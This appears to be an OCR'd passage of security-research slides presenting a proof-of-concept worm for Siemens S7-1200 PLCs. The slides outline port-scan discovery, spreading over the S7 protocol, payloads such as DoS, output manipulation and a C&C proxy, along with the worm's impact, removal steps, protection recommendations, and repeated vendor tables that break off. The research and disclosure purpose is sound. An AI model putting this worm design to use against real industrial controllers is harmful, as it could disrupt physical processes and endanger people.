- Additional OBs are supported
- OBs are executed sequentially
- Original user program is untouched

Worm

- Target discovery ✓
  - Portscanner (TCP 102); TCON, DISCON
- Carrier ✓
  - Implement the S7-Protocol; TSEND, TRCV
- Activation ✓
  - Built-in
- Payloads


Payloads

- DoS
- Arbitrary manipulation of outputs
- TCP-Functions
  - C&C-Server
  - Proxy
- ...

Worm

- Target discovery ✓
  - Portscanner (TCP 102); TCON, DISCON
- Carrier ✓
  - Implement the S7-Protocol; TSEND, TRCV
- Activation ✓
  - Built-in
- Payloads ✓
  - A lot of possibilities


Demonstration




Demonstration

Attacker

C&C Server




Demonstration



Connect back to the C&C Server

Impact on the PLC I

- Program execution is stopped
  - Approximately 10s
- Generates a log entry in the PLC
- Possible worm improvements: patch existing OB1
  - Worm is more complex



2	12:11:17:276 am	01.01.1970	CPU info: Communication initiated request: WARM RESTART
3	12:11:17:276 am	01.01.1970	CPU info: New startup information
4	12:11:02:876 am	01.01.1970	CPU info: New startup information
5	12:11:01:761 am	01.01.1970	CPU info: New startup information
6	12:11:01:061 am	01.01.1970	CPU info: New startup information
7	12:11:00:961 am	01.01.1970	CPU info: Communication initiated request: STOP


Impact on the PLC II

- Memory usage
  - 38,5kb RAM
  - 216,6kb persistent memory

Model	RAM	Persistent Memory
S7-1211	50kb (77%)	1Mb (21%)
S7-1212	75kb (51%)	1MB (5 %)
S7-1214	100kb (38%)	4MB (5 %)
S7-1215	125kb (30%)	4MB (5 %)
S7-1217	150kb (25%)	4MB (5 %)

Impact on the PLC III

- Cycle time
  - Default cycle time: 150ms
  - Worm: max 7ms (4,7%)




Shortest: 1 ms

Current/last: 2 ms

Longest: 7 ms

Persistence & Identification

- Remove the worm:
  - Factory-Reset of the PLC
  - Override worm OB
- The TIA-Portal recognizes the worm



Project tree

Devices

- Device configuration
- Online & diagnostics
- Program blocks
  - Add new block
  - Main [OB1]
  - Cyclic interrupt [OB30]
  - Startup [OB100]
  - countTraffic [FC1]
  - isTraffic [FC2]
  - isTrafficAt [FC3]
  - mapIn [FC6]
  - mapOut [FC4]
  - setLight [FC5]
  - nightMode [FB1]
  - normalMode [FB2]
  - offMode [FB4]
  - prioMode [FB3]
  - nightModeInstance [DB1]
  - normalModeInstance [DB2]
  - offModeInstance [DB4]
  - prioModeInstance [DB3]
  - System blocks
  - TCON_DB [DB130]
  - TDISCON_DB [DB131]
  - TRCV_DB [DB132]
  - TSEND_DB [DB133]
  - data [DB128]
  - workmem [DB127]
  - static [DB129]
  - Malware [OB3840]
- Technology objects
- External source files
- PLC tags

Details view

Name

Properties | Info | Diagnostics

Alarm display | Device information | Connection information

No devices with problems

Onlin...	Oper...	Device/module	Message	Details	Help

Options

Find and replace

Find:

□ Whole words only
□ Match case
□ Find in substructures
□ Find in hidden texts
□ Use wildcards
□ Use regular expressions

○ Whole document
● From current position
○ Selection

● Down
○ Up


Find

Replace with:

Replace | Replace all

Languages & resources

Connected to Ampel1, Address IP=192....



Totally Integrated Automation Portal

The application has encountered a problem and needs to close.

Would you like to restart the application?

Restart   Close

No devices with problems

Connected to Ampel1, Address IP=192....

Effective Protection

- Access-Protection
  - Using password
- Works
- By default disabled


Function	Off	Write-Protection	Write/Read-Protection
Start/Stop CPU	y	n	n
Transfer Program to PLC	y	n	n
Retrieve Program from PLC	y	y	n
Edit Output/Input/Memory	y	y	y
Read Identification	y	y	y
Assign IP-Adress	y	y	y
Set time of day	y	n	n
Reset	y	n	n

Improvements & Recommendations

- Vendor
  - Access protection enabled by default
  - Integrity protection using checksums
  - Disable connections via TCON to port 102
- User
  - Enable the access protection
  - Firewall restrictions (PLC opens the connection)

Other Vendors?


- PLC features required by the worm:
  - Industrial Ethernet
  - Program transfer via TCP to the PLC
  - Programmable TCP functions



Leading Vendors

Vendor	Product	Ethernet	Transfer TCP/UDP	TCP/IP Functions
Siemens	S7-300	Ja	Ja	Ja
Siemens	S7-400	Ja	Ja	Ja
Siemens	S7-1200	Ja	Ja	Ja
Siemens	S7-1500	Ja	Ja	Ja
Mitsubishi Electric	MELSEC iQ-R	Ja	Ja	Ja
Mitsubishi Electric	MELSEC iQ-F	Ja	Ja	Ja
Mitsubishi Electric	MELSEC-Q	Ja	Ja	Ja
Mitsubishi Electric	MELSEC-L	Ja	Ja	Ja
Mitsubishi Electric	MELSEC-F	Ja	Ja	Nein
Mitsubishi Electric	MELSEC-QS/WS	Ja	Ja	Nein
Schneider Electric	Modicon Easy M	Nein	Nein	Nein
Schneider Electric	Modicon M	Ja	Ja	Nein
Schneider Electric	Modicon LM	Ja	Ja	Nein
Schneider Electric	Modicon Premium	Ja	Ja	Nein
Schneider Electric	Modicon Quantum	Ja	Ja	Nein
Schneider Electric	Preventa XPS Quantum	Ja	Ja	Nein
Rockwell Automation	ControlLogix	Ja	Ja	Ja
Rockwell Automation	CompactLogix	Ja	Ja	Ja
Rockwell Automation	MicroLogix	Ja	Ja	Ja
Rockwell Automation	SmartGuard 600	Ja	Ja	Nein
Rockwell Automation	SLC 500	Ja	Ja	Ja
Rockwell Automation	PLC-5	Ja	Ja	Ja
Rockwell Automation	GuardPLC	Ja	Ja	Nein
Rockwell Automation	Micro800	Ja	Ja	Nein


All leading vendors



Leading Vendors Supporting Ethernet

Vendor	Product	Ethernet	Transfer TCP/UDP	TCP/IP Functions
Siemens	S7-300	Ja	Ja	Ja
Siemens	S7-400	Ja	Ja	Ja
Siemens	S7-1200	Ja	Ja	Ja
Siemens	S7-1500	Ja	Ja	Ja
Mitsubishi Electric	MELSEC iQ-R	Ja	Ja	Ja
Mitsubishi Electric	MELSEC iQ-F	Ja	Ja	Ja
Mitsubishi Electric	MELSEC-Q	Ja	Ja	Ja
Mitsubishi Electric	MELSEC-L	Ja	Ja	Ja
Mitsubishi Electric	MELSEC-F	Ja	Ja	Nein
Mitsubishi Electric	MELSEC-QS/WS	Ja	Ja	Nein
Schneider Electric	Modicon Easy M	Nein	Nein	Nein
Schneider Electric	Modicon M	Ja	Ja	Nein
Schneider Electric	Modicon LM	Ja	Ja	Nein
Schneider Electric	Modicon Premium	Ja	Ja	Nein
Schneider Electric	Modicon Quantum	Ja	Ja	Nein
Schneider Electric	Preventa XPS Quantum	Ja	Ja	Nein
Rockwell Automation	ControlLogix	Ja	Ja	Ja
Rockwell Automation	CompactLogix	Ja	Ja	Ja
Rockwell Automation	MicroLogix	Ja	Ja	Ja
Rockwell Automation	SmartGuard 600	Ja	Ja	Nein
Rockwell Automation	SLC 500	Ja	Ja	Ja
Rockwell Automation	PLC-5	Ja	Ja	Ja
Rockwell Automation	GuardPLC	Ja	Ja	Nein
Rockwell Automation	Micro800	Ja	Ja	Nein

All leading vendors supporting Industrial Ethernet and TCP/UDP transfer in their PLCs



Leading Vendors Supporting TCP/IP Functions

Vendor	Product	Ethernet	Transfer TCP/UDP	TCP/IP Functions
Siemens	S7-300	Ja	Ja	Ja
Siemens	S7-400	Ja	Ja	Ja
Siemens	S7-1200	Ja	Ja	Ja
Siemens	S7-1500	Ja	Ja	Ja
Mitsubishi Electric	MELSEC iQ-R	Ja	Ja	Ja
